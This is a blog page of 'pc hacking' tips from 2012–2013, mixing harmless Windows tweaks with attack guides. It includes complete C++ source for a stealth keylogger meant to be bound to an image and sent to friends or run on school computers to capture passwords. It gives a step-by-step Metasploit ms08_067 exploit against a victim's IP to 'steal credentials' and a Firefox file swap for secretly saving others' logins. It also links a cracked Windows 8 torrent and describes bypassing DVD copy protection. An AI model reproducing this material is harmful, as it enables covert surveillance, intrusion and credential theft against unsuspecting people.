Showing posts with label pc hacking. Show all posts

Sunday, 28 July 2013

how to make free proxy server


I decided to post this tutorial on how to create a free and reliable PHP proxy server. Free proxy servers are all over the internet but they are generally unreliable, so getting your own free PHP proxy server isn’t such a bad idea especially if you have been restricted from visiting certain sites.
With your own PHP proxy, you can unblock sites blocked by your school, employer, ISP or government. It’s easier bypassing internet restrictions and firewall with your own proxy site and there is also the added advantage of securing your internet privacy. Nobody gets to know what you’re up to online as you will always appear to be only visiting that proxy site.
Are you restricted from facebook, myspace, youtube and the rest of those sites you love to visit? Or are you just concerned about your online privacy? Then follow this guide and your proxy site will be up and running within one hour.
The following is required:
1. A hosting account: This can be a free or paid hosting account.
i. This hosting account must have PHP Compiler. This produces optimized stand alone applications, libraries, and Web applications from standard PHP source code. Almost all free web hosts has this so I don’t think it’s gonna be a problem. PHP scripts runs on almost all free web hosts
ii. The hosting account too must have safe mode turned off in it’s php.ini configuration file.
safe_mode = Off
allow_url_fopen = On
This allows your web proxy server to connect to other servers since this is exactly what you want it for. You can check out these free hosts or run a google search.

2. A domain name or sub-domain: Some free hosts offer a sub-domain along with every free hosting account while some expect you to already have a domain name.
You can get a totally free domain name for your proxy server from these sites:
3. The PHP proxy script: You can download the latest PHProxy version from the link below:
Now I believe you have a free hosting account with a domain name, right? It’s almost complete…unzip the contents in the file you downloaded earlier.
Now login to your hosting cpanel and upload to your domain root (www folder) or create a folder in your domain root.
-index.php
-style.css
-javascript.js
-PHProxy.class.php
That’s all you have to do and your free PHP proxy server is set up. Launch the address in which you upload the files and your PHP proxy server site loads. Enter your destination url in the box and you’re good to go.That's it!

Monday, 29 October 2012

Free download Windows 8 Trial Version and Windows 8 Professional Full Version

Free download Windows 8 Trial Version and Windows 8 Professional Full Version


Looking for Windows 8 trial version before purchase your own copy? Here we are...


Your count down has been over.. Microsoft launched Windows 8 recently.
This time this version of Windows is available in $39.99 which will be valid till Jan, 2013. It's really a reasonable price as short usage validity.

As you remember Microsoft offered to release a preview version of Windows 8 instead of full version. Now Windows 8 is available finally.

If you're about to upgrade your operating system to Windows 8 from Windows XP/Vista/7, you should check out it's trial version at least from Microsoft website. Scroll down to bottom of the page at choose your link.

Please Note:Your copy will expire after 90 days and can't be upgraded to full version.

Download Windows 8 Professional Full Version [Cracked] (Torrent) From Here

Monday, 13 August 2012

Firefox Stealer (Save Any Site Password Automatically Without Prompting To Remember Password)


Whenever you do login in firefox, it asks once for "Remember" your password, "Never For This Site" or "Not Now". When you click on Remember, then it saves passwords in Tools> Options> Security> Saved Passwords. So what if someone will login from your computer and passwords will automatically be saved. Now come to procedure, follow these steps:
  • Go to the path C:\Program Files\Mozilla Firefox 3.6 Beta 5\components. Remember name of folder "Mozilla Firefox 3.6 Beta 5" may change upon the version you have installed. So simply look for folder with name starting from "Mozilla" in Program Files folder.
  • Look for nsLoginManagerPrompter.js
  • Open it with Wordpad.
  • Now download word document from here.
  • Copy all text from word document and replace it with the text of nsLoginManagerPrompter.js
  • Now save it by pressing Ctrl+s
Firefox Stealer

Make sure you have "check" the option of "Remember passwords for sites" under Tools> Options> Security. Now ask from your friends to do login from any site like facebook, orkut and their passwords will automatically be saved under Tools> Options> Security> Saved Passwords.

Note: It does not work with Mozilla newer versions.

Monday, 28 May 2012

How To Save Password In Mozilla Firefox Without Prompt Of Remembering Password


Many times it happens with me that i like to use or browse the internet with my keyboard, but it makes me feel annoyed because whenever i login into any of my account usingMozilla Firefox it gives me an prompt whether to Remember Password or not. of course i wan’t to save passwords but hitting that button “Remember password” every time on an new login. oh! so i have just tweaked on the internet for the script and i found one.
What will that script do ??
This Script &tweak, hack is just for those people who doesn’t like repeated clicking on the “remember password” after every new login from their browser.
I am giving you warning again
 please don’t use this trick to hack accounts using Mozilla Firefox
Please Meet The Following Requirements
  1. Mozilla Firefox
  2. Script
Steps Are As Follows
  • Close Your Mozilla Firefox(required)
  • Navigate To
    For Windows – C:/Program Files/Mozilla Firefox/Components
  • We Are Going To Replace nsLoginManagerPrompter.js(Link Given Above Named As Script)
  • Download and paste the file, Windows will with an confirm box press “OK“.
Now Your Mozila Firefox will automatically save passwords without asking.
Enjoy !!! :)

Friday, 11 May 2012

create your own keylogger in minutes


     Hi guys, today I am going to talk about creating a keylogger for free using C++.I am going to introduce to the C++ Spyware code. It is going to be very fun.  You can install this spyware in your college/school  or in your friend system, and get their username and passwords.  This is very simple hacking trick when compared to phishing web page. 
Disadvantage of Phishing Web page:
you have to upload phishing web page to web hosting.  But only few website won't detect the phishing webpage.
website url is different. Easy to detect that we are hacking.

Advantage of Spyware-keylogger:
Very simple and easy method.
Victim can't detect that we are hacking.

How to create Keylogger using Visual C++?
Requirements:
  • Dev C++.
  • Download it from here: http://www.bloodshed.net/
  • Knowledge about Visual C++ (need, if you are going to develop the code).
Steps:
  • Install dev C++ in your system and open the dev C++ compiler.
  • Go to File->New->Source File.
  • You can see a blank works space will be there in window.

  • Now copy the below keylogger code into the blank work space.
#include <iostream>
using namespace std;
#include <windows.h>
#include <winuser.h>
int Save (int key_stroke, char *file);
void Stealth();

int main()
{
Stealth();
char i;

while (1)
{
for(i = 8; i <= 190; i++)
{
if (GetAsyncKeyState(i) == -32767)
Save (i,"LOG.txt");
}
}
system ("PAUSE");
return 0;
}

/* *********************************** */

int Save (int key_stroke, char *file)
{
if ( (key_stroke == 1) || (key_stroke == 2) )
return 0;

FILE *OUTPUT_FILE;
OUTPUT_FILE = fopen(file, "a+");

cout << key_stroke << endl;

if (key_stroke == 8)
fprintf(OUTPUT_FILE, "%s", "[BACKSPACE]");
else if (key_stroke == 13)
fprintf(OUTPUT_FILE, "%s", "\n");
else if (key_stroke == 32)
fprintf(OUTPUT_FILE, "%s", " ");
else if (key_stroke == VK_TAB)
fprintf(OUTPUT_FILE, "%s", "[TAB]");
else if (key_stroke == VK_SHIFT)
fprintf(OUTPUT_FILE, "%s", "[SHIFT]");
else if (key_stroke == VK_CONTROL)
fprintf(OUTPUT_FILE, "%s", "[CONTROL]");
else if (key_stroke == VK_ESCAPE)
fprintf(OUTPUT_FILE, "%s", "[ESCAPE]");
else if (key_stroke == VK_END)
fprintf(OUTPUT_FILE, "%s", "[END]");
else if (key_stroke == VK_HOME)
fprintf(OUTPUT_FILE, "%s", "[HOME]");
else if (key_stroke == VK_LEFT)
fprintf(OUTPUT_FILE, "%s", "[LEFT]");
else if (key_stroke == VK_UP)
fprintf(OUTPUT_FILE, "%s", "[UP]");
else if (key_stroke == VK_RIGHT)
fprintf(OUTPUT_FILE, "%s", "[RIGHT]");
else if (key_stroke == VK_DOWN)
fprintf(OUTPUT_FILE, "%s", "[DOWN]");
else if (key_stroke == 190 || key_stroke == 110)
fprintf(OUTPUT_FILE, "%s", ".");
else
fprintf(OUTPUT_FILE, "%s", &key_stroke);

fclose (OUTPUT_FILE);
return 0;
}

/* *********************************** */

void Stealth()
{
HWND Stealth;
AllocConsole();
Stealth = FindWindowA("ConsoleWindowClass", NULL);
ShowWindow(Stealth,0);
}


  • Compile the Code(Ctrl+F9)


  • Now execute the program by selecting Execute->Run (ctrl+F10)
  • Now your keylogger will run in your system. whatever you type using keyboard. It will be stored in Log.txt file.
  • You can see the log.txt file where you save the file.


  • Bind the exe file with image or any files and send it to your friend.
                                                         (0R)
  • If you have physical access to your college/school system,then copy the exe file in that system and run it. 

That's it you are done.....

For now this is it futher i will be posting a new and more efficient keylogger. So stay updated through email!

Monday, 7 May 2012

Increase Your Internet Speed


Boost Your Internet Speed


Following steps will help you to improve the internet speed of Windows XP.


Step 1:


Click Start => Run => type “gpedit.msc” without quotes and then press enter. A group policy editor will be opened.


Step 2:


Then go to: Local Computer Policy => Computer Configuration => Administrative Templates => Network => QOS Packet Scheduler => Limit Reservable Bandwidth (Double click on it)


Step 3:


When you double click on Limit Reservable Bandwidth it will say it is not configured. But the truth is under the ‘Explain’ Tab i.e.”By default, the Packet Scheduler limits the system to 20% of the bandwidth of a connection but you can use this setting to override the default.” So the trick is to ENABLE reservable bandwidth, then set it to ZERO. This will allow the system to reserve nothing, rather than the default 20%.

Saturday, 5 May 2012

hide or remove the drive from list using cmd

hide your whole drive using cmd within 2mins and unhide it similarly. best way to hide anything in your pc

This is the Most Popular trick which is used commonly by the People. Sometimes after formating your Computer you can find a Recovery Drive or any other Unused drive which can be seen from My Computer. Here you want to Hide or Remove the Drive from this List. Here I want to tell you about a Simple Command Promt Trick using which you can hide any Drive easily with a minimum number or Steps.

To do this you do not need any Regeditor or any Software. You can do just using the Command Prompt Only.

Steps To Hide A Drive Of A Computer

1. Goto ‘Start‘ -> ‘RUN’ and Type ‘Diskpart’ without the Quotes.
2. There write ‘list volume’ without Quotes. Now the List od Drives available will be shown in the Screen.


3. Now Type the name of the Drive which you want to remove. If I want to remove the Software Drive then type “remove letter E“.
Thats it now you will not find your Drive in your My Computer.
In order to get the Drive back Follow Step 1 and 2 and then type “Assign letter E“.

Enjoy.

Tuesday, 1 May 2012

How to hack a computer remotely using metasploit


Hey guys, today in this article I am going to talk about hacking a computer using metasploit. I think, I have already mentioned about metasploit in one of my article. Here I will give a general description on how it works and to use it efficiently to hack into a PC and steal credentials

But remember, this is only for educational purpose and hence damaging any victim’s computer is at your own risk.

Note: The hacker can be traceable and hence additional techniques are required to make yourself safe!

So here goes the requirements and the procedure to hack into a PC.

Requirements:

Metasploit (Available at metasploit.org)
Nmap (Port scanner available at nmap.org)
Debian  Linux OS (Learn more)
IP of the victim’s computer.
Introduction to attack:

Nmap is a port scanner used to scan a computer to locate the open ports. The ports are the path for the information that we need to steal. For a normal computer usually 30-40 ports are kept open.To find the number of ports open on your computer open command prompt (Start>Command prompt) and type netstat -ano and hit enter,  you will get a list of open ports in your computer. You need to have a basic knowledge on ports and port numbers to perform this attack.

Using a tool such as Metasploit we can spoof into the PC and steal the information from the corresponding port using commands. Learn to use Metasploit at http://www.metasploit.com/learn-more/how-do-i-use-it/.

We use Linux because it is the best OS for hackers. And you must know to use terminal on Linux, since we perform this attack on command lines.

Procedure:

Step 1: At first we are going to port scan the computer. For this we need to open Nmap and type the following command.

nmap -sS -O

In the place ofip> you have to write the victims ip address. If you see the ports 139 and 445 open then you can go ahead.

Step 2: Now we have to open Metasploit (via terminal) and run it.

Type the following command to get the exploits in the victim’s computer.

show exploits

You will get a list of exploits in the victim’s computer. which looks similar to ms05_039_pnp. Every such exploit correspond to different function. We are interested in an exploit which looks like this ms08_067_netapi. So we give a command as shown below.

use windows/smb/ms08_067_netapi

Step 3: Now we use RHOST command to set the target ip.

set RHOST

And RPORT command to access port 445

set RPORT 445

Step 4: And now we give a command as

set SMBPIPE SRVSVC

And then,

set TARGET 0

Step 5: Now we got to set the payload hence the following command.

set PAYLOAD windows/meterpreter/bind_tcp

Step 6: Time for the BIG BANG…! Type exploit and hit enter.

If you find the message which looks closer to “Meterpeter session 1 opened” then that implies you are done. You have successfully hacked  into the computer.

Now by using different commands we can steal the files on that system!

Monday, 30 April 2012

Set a video as your Desktop Background / Wallpaper


Set a video as your Desktop Background


Hello Friends Do You Know How To Set a video as your Desktop Background.Ever thought of making a video as your desktop wallpaper?? Well this topic may be quite common for a lot of people but the majority must be unaware of the trick. You can readily impress your friend by showing them this excellent feature. All you need to do is just follow some really easy steps and then you are done. More over what I found is that it can be achieved in VLC Media Player only. I am completely unaware of any other players.


The first thing you need to do is install VLC which comes for free and can be downloaded easily from the internet. Then go to “Tools –> Preferences “. Once you go there you will have a pop-up window with a lot of options.


In the left bar click on “Video” and in the “Output” section select “Direct Video Output”. This will enable your video wallpaper option.
Once you are done with it, restart your player. Then play your favourite video or movie in VLC. While your video is on the roll go to “Video” option on the top of the player and select “DirectX Wallpaper”.


This finishes your task as the video has already been transferred to your wallpaper. Then you need to minimize your player as normally the video stops once you close your player. For some cases the video may even play but you need to check that out personally.


As I told that I know this trick only for VLC player so it would be very helpful if you tell us about other players if you know it. So do comment and share this excellent idea.
Enjoy With Us

Friday, 27 April 2012

how to block a website on your computer

This summary is not available. Please click here to view the post.

Thursday, 26 April 2012

Free shutdown timer for windows xp


Chrono Shutdown TimerEver want to shutdown your computer automatically after it completes a certain task? When you have slept or when your download has finished?
I found this nifty application many years ago, but in my opinion, it’s the simplest and easiest shutdown timer application out there for Windows.
You simply select one of the action:
  • Shut down your PC
  • Reboot / Restart
  • Log off from the current session
Set the timer (based on hours and minutes) and you’re done!
Chrono Shutdown Timer
You can download the shutdown timer application here for free :D
This shutdown timer is for Windows XP/NT/2000 only.

Thursday, 19 April 2012

Copy copyrighted D.V.D without any software


Copy copyrighted D.V.D without any software

Many times you purchase an D.V.D for example any software so first of all i would like to say what D.V.D stands forD.V.D stands for Digital Versatile Disk


If you are looking to copy an copyrighted D.V.Dthen read this postThis tweak will defiantly help you To apply this tweak there are three steps given below
D.V.D
  1. Remove Disk from d.v.d drive
  2. Now Reinsert Disk (actual crack starts from here)
  3. while the Disk loads continuously press SHIFT key on the keyboard
That's all cheers
let me know is there any other trick
PLEASE PASS COMMENTS RATE THIS POST BELOW

Twitter Delicious Facebook Digg Stumbleupon Favorites More

 
Hack The Ass | Follow Us On Twitter | Facebook Hacker | How To Install Andorid 2.3 on Computer | BEST WEBHOSTING WEBSITES FOR FREE / FREE HOSTING